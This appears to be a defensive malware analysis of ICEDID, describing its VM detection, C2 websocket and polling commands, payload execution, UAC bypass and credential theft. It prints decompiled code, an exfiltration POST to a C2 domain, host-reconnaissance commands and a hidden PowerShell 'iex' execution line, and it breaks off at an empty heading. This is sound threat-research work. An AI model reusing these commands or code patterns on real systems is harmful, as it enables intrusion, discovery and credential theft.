
```
if ((g_vm_detection_flag & 1) == 0)
  esl::AsyncStartC2WebSocketClient();
```

The websocket thread starts by iterating over its C2 domains and tries to establish a websocket tunnel until one succeeds.



```
// /users/%u/%u
esl::crypto::DecryptString(&g_http_resources_format_0, p_resource_format);

wsprintfA(p_resource, p_resource_format, g_config_field_0, g_bot_id);

p_configuration.p_url = p_url;
p_configuration.p_resource = p_resource;
p_configuration.port = 443;
while (1)
{
  // ctf -> second parameter == true: Get next C2 url
  if (!esl::GlobalGetCurrentC2Url1(p_url, p_c2_websocket_client->round_robin_c2_urls))
    goto LABEL_11;

  p_c2_websocket_client->tickcount = GetTickCount64();
  p_websocket_client = esl::HTTPWebSocketClient::New(&p_configuration);
```

Once the tunnel is established, the sample waits for messages from its C2. The message is then dispatched to one of its handlers.



```
BOOL esl::callback::C2WebSocketClient::OnRecv(
        esl::HTTPWebSocketClient *p_websocket_client,
        uint8_t code,
        uint8_t *p_data,
        size_t size,
        esl::C2WebSocketClient *p_c2_websocket_client) switch (*p_data)
{
case 1u:
  if (size == 5)
  {
    esl::AsyncStartC2DirectCommunication(*(_DWORD *)(p_data + 1));
  }
  break;
case 2u:
  return esl::HTTPWebSocketClient::SendByeMessageAndStop(p_websocket_client);
case 4u:
  esl::AsyncHandleC2Requests((char *)p_data + 1);
  break;
```

For details about the websocket channel capabilities see here.


## Capabilities

### VM Detection

ICEDID use two different methods to detect if its running in a VM:


- rdtsc
- cpuid

The **rdtsc** method executes in a loop with a  series of calls to the **rdtsc** instruction and a Windows API call to the **SwitchToThread** function then compares the derived value from those calls against a fixed value.



```
v0 = esl::VMDetectionRdtsc();
v1 = v0 < 20;
v2 = v0 == 20;
flag = !v1 && !v2;
```

Following that, ICEDID uses a call to cpuid with **rax = 0x40000000** to obtain the virtual machine vendor identifier in the **rbx** register if any.



```
_RAX = 0x40000000i64;
__asm { cpuid }

switch ((_DWORD)_RBX)
{
case 'awMV':
  return flag | 4;
case 'VneX':
  return flag | 8;
case 'rciM':
  return flag | 0x10;
case 'KMVK':
  return flag | 0x20;
case 'prl ':
  return flag | 0x40;
case 'xoBV':
  return flag | 0x80;
}
return flag;
```


The detection flag bit field is described in the table below.

| Bit | Name |
|---|---|
| 1 | VM Detected |
| 4 | VMware |
| 8 | Xen |
| 0x10 | HyperV |
| 0x20 | KVM |
| 0x40 | ?? |
| 0x80 | VirtualBox |

## C2 Polling Commands

ICEDID maps **23 command handlers** to their specific identifier.


When the sample polls a new command, the command ID is parsed from the request and the command argument data is dispatched to the proper handler function.



```
p_command->index = index;
p_parameter = esl::ParseRawCommandParameter(v2 + 1, 1);
_p_command->p_parameter = p_parameter;

if (!g_c2_command_enabled_table[index])
{
  esl::thread::DispatchC2Request(_p_command);
  return 1;
}
```

A typical request has the command ID in the form of integer values and additional arguments split by a semi-colon. For example, the file read command (**0xD128D1**) would be sent like: **13707473; C:\\tmp\\meow.txt**

The data returned by the command handler is **zlib** compressed and sent back to the C2 server through POST requests. The first two bytes containing the **zlib** header are removed, making it harder to identify by analysts reviewing these requests.



```
POST https://ganjicow.com/news/8/2/1 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Authorization: Basic MTUwMTA2NDI1NzozOTcwNTM2NDcyOjEwODo2Nzox
Content-Length: 4328
Host: ganjicow.com

□□     x□u□□□L□6□□□□maZK%Z-□□□`C□R□EK□□□;9ZB[□Ij□□□□□  캊□□□□ËC□□U□C□□+7□□x□\
rX
□□7m□□j□<□□{□□□□□□ďS□==
□N□□v□T□ut□6Njo□□
□AO9□□□l<7□□□S□S□H□□;X̌□x<2@□9rZgoG|aW□□lo<□Y□F#S□□実m□□□□m□o□|,2i□□5}□F□W□□9□□□w□\□rJ□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□ug7F+j□□'zASo□uI□□*I□□:G5<□e□5□□ȝ{□□□□□G□f1□φ-□wh□9□□iS□□□7<s□Q□□□ w□□D□J□□p ?R□j□□6□o□□□□□□T>□□!□□□□!□□!□□□□□

1□□$□Xx□T□□ãqr□□□□□□l□[□□□6Vh□□_□'
yX9□VN□□□a□DX9□VN□□□□d□+□□J□□□□L8□g3□l&□□□fǗ□□□□peC!□'□~□DP□□{□a□□ '□□□9
□:\□
W'□p□□□□□□O□
c*□□O□□;□□k*|□T□□□ý□po:(□□□□u□□□d□□□&□□6
R□4]L3□tr1mf□□2□m□□Lq[f.L□□L□□L□□L□□L□□L□□L□□L□□\□XL□Ŵ□□□□□□b□QL□nM□B!m-□Ǒo□=□
□[□□o□B□□□□Dc]}Iym□>□H□!r□□ș□□e□]□□□□□□
㐆□□ï2□□□□]%□□□Yqz.□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□(9□t□!□Û {□u□□□U□G懋R□□/ 6^□□{□4ωF□G□ □□٩
```

## Command Table


Below is the table of the commands found in the analyzed sample.

| Command ID | Description |
|---|---|
| 0x4C52201 | Download core update |
| 0x1F95C7A | Download stage 2 update |
| 0x345ABA9 | Download updated list of C2 servers |
| 0x17300E2 | Download Index 1 HTTPProxyConfiguration |
| 0x1E4290D | Download Index 0 HTTPProxyConfiguration |
| 0x22E9E49 | On-Demand beacon |
| 0x13CFAD5 | Adjust C2 beacon polling interval |
| 0x377218A | Upload logs |
| 0x274FF95 | Update registry flag |
| 0x59E8E82 | Create/Update registry class |
| 0x589BEA9 | Upload registry class |
| 0x3702792 | Delete registry class |
| 0x2C9101D | Retrieve running processes |
| 0x3ABD5C5 | Retrieve file/directory listing on desktop folder |

| | |
|---|---|
| 0x172261B | Collect system information |
| 0x4EAD2D9 | Reboot system |
| 0x2617262, 0x2B0C92C | Execute command or download/execute powershell script, PE or shellcode |
| 0x4577C59 | Search and upload files |
| 0xD128D1 | Upload file |
| 0x5AEEE0D | Steal credentials |
| 0x2AF7C33 | Steal browsers' cookies |
| 0x47A7AA5 | Start C2 Web Socket Communication |

### Command ID - 0x4C52201 - Download Core Update


When receiving this command, ICEDID downloads an updated version of the core application from its C2 server using the URL provided in the request. The data signature is verified and the update overwrites the old core binary, creating a new stage 2 process and exiting the current process.



```
esl::crypto::VerifyData(p_update->signed_data->data, signed_data_size - 128, p_update->signed_data->signature);

DeleteFileA(g_core_fullpath);

esl::CreateAndWriteFile(g_core_fullpath, p_update->p_data, p_update->data_size);

if (g_is_dll)
{
  // rundll32.exe "%s",%s --%s="%s"
  esl::crypto::DecryptString(&g_rundll_with_args_format, v7);
  wsprintfA(command_line, v7, g_stage_2_fullpath, g_entrypoint_export, p_random_string, g_core_subpath);
}
else
{
  // "%s" --%s="%s"
  esl::crypto::DecryptString(&g_binary_with_args_format_1, v7);
  wsprintfA(command_line, v7, g_stage_2_fullpath, p_random_string, g_core_subpath);
}

h_process = esl::CreateProcess0(command_line);

// ctf -> Exit to let the update run
if (h_process)
  ExitProcess(0x773u);
```


## Command ID - 0x2C9101D - Retrieve Running Processes

This function retrieves all running processes on the machine in tab-delimited format based on their process ID, parent process ID, and process name. It performs a loop using **ZwQuerySystemInformation** to collect this information.



```
for (p_system_process_information = 0i64;; p_system_process_information = _p_system_process_information)
{
  ZwQuerySystemInformation(
      SystemProcessInformation,
      p_system_process_information,
      __n_bytes,
      &n_bytes);
```


After decompression, the attacker receives results resembling the following output.



```
292 4 smss.exe
396 388 csrss.exe
472 388 wininit.exe
488 464 csrss.exe
564 464 winlogon.exe
580 472 services.exe
612 472 lsass.exe
692 472 fontdrvhost.exe
752 580 svchost.exe
780 580 svchost.exe
```


## Command ID - 0x3ABD5C5 - Retrieve File/Directory Listing on Desktop Folder

This function retrieves a file and directory listing of the user's Desktop, putting the output in a pipe separated list. Shortcut (LNK) files are enumerated with their target destination.



```
BOOL esl::ListDesktopFiles(esl::String *p_output)
{
  if (!SHGetFolderPathA(0i64, CSIDL_COMMON_DESKTOPDIRECTORY, 0i64, 0, desktop_path))
  {
    lstrcatA(desktop_path, g_back_slash); // C:\Users\Public\Desktop
    esl::ListFiles(desktop_path, p_output);
  }

  if (!SHGetFolderPathA(0i64, CSIDL_DESKTOPDIRECTORY, 0i64, 0, desktop_path))
  {
    lstrcatA(desktop_path, g_back_slash); // ctf -> Current user desktop
    esl::ListFiles(desktop_path, p_output);
  }
}
```

After decompression, the attacker receives output resembling the following.




```
Firefox.lnk|C:\Program Files\Mozilla Firefox\firefox.exe|
Notepad++.lnk|C:\Program Files\Notepad++\notepad++.exe|
Process Hacker.lnk|C:\Program Files\Process Hacker 2\ProcessHacker.exe|
WinSCP.lnk|C:\Program Files (x86)\WinSCP\WinSCP.exe|
```

### Command ID - 0x172261B - Collect System Information

This module is used to perform additional discovery and host enumeration, collecting various system and network data. Child processes are spawned from r**undll32.exe** and data is passed via named pipes.


The following commands are executed by this module.



```
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
```

### Command ID - 0x2617262 - Execute Command or Download/execute Powershell Script, PE or Shellcode


On receiving this request, ICEDID either executes a command as provided and uploads the output or downloads a file and executes it– depending on the method chosen.



```
if (!process_launcher.execution_method)
{
  last_error = esl::ProcessLauncher::ExecuteProcessAndPostOutput(&process_launcher, process_launcher.p_cmd_line);
}
else
{
  esl::http::Get(process_launcher.p_download_url, &response);
  switch (process_launcher.execution_method)
  {
  case 1:
    esl::ProcessLauncher::WriteAndExecutePE(&process_launcher, response.p_data, response.size);
    break;
  case 2:
    esl::ProcessLauncher::WriteAndExecuteDll(&process_launcher, response.p_data, response.size);
    break;
  case 3:
    esl::ProcessLauncher::WriteAndExecutePowershellScript(
        &process_launcher,
        response.p_data,
        response.size);
    break;
  case 4:
    // ctf -> Fileless exec!
    esl::ProcessLauncher::ExecuteShellcode(&process_launcher, response.p_data, response.size);
    break;
  }
}
```

### *UAC Bypass*


All methods except the shellcode method can perform a UAC bypass if needed.



```
BOOL esl::UACBypassExecute(char *p_cmd_line)
{
  return esl::UACBypassFodHelperMethod(p_cmd_line) || esl::UACBypassEventVwrMethod(p_cmd_line);
}
```

### *Powershell Execution*


The following command line is used to execute downloaded powershell scripts.



```
powershell -windowstyle hidden -c "$a=[IO.File]::ReadAllText("""%s"""); iex $a; exit;"
```

### Command ID - 0x5AEEE0D - Steal Credentials


This module is responsible for stealing credentials that are stored on the victim machine. It operates by downloading and leveraging **sqlite64.dll** from the C2 server in order to execute queries and retrieve data from sqlite databases which are common to many web browsers.



```
// "C:\\Users\\REM\\AppData\\Local\\Temp\\\\sqlite64.dll"
if (esl::GlobalLoadSqliteAPI(p_sqlite_path))
  return 1;

// ctf -> Download sqlite
if (!esl::http::GetEachC2UrlsUntilOneRespond(g_w_sqlite64_resource, &p_response)) // /sqlite64.dll
  return 0;

esl::CreateAndWriteFile(p_sqlite_path, (uint8_t *)p_response.p_data, p_response.size);
```

### *User's Credential Set*


ICEDID uses the native **CredEnumerateW** Windows API to dump credentials from the user's credentials.



```
CredEnumerateW(0i64, 0, &n_creds, &credentials);

esl::struc_82::sub_18001BA70(p_struc_82, 0i64, p_credential->Comment, -1);
esl::struc_82::sub_18001BA70(p_struc_82, 0i64, p_credential->TargetName, -1);
esl::struc_82::sub_18001BA70(p_struc_82, 0i64, p_credential->UserName, -1);

esl::struc_82::sub_1800187F8(
    p_struc_82,
    0i64,
    (const CHAR *)p_credential->CredentialBlob,
    p_credential->CredentialBlobSize);
```

### *Outlook Profiles*

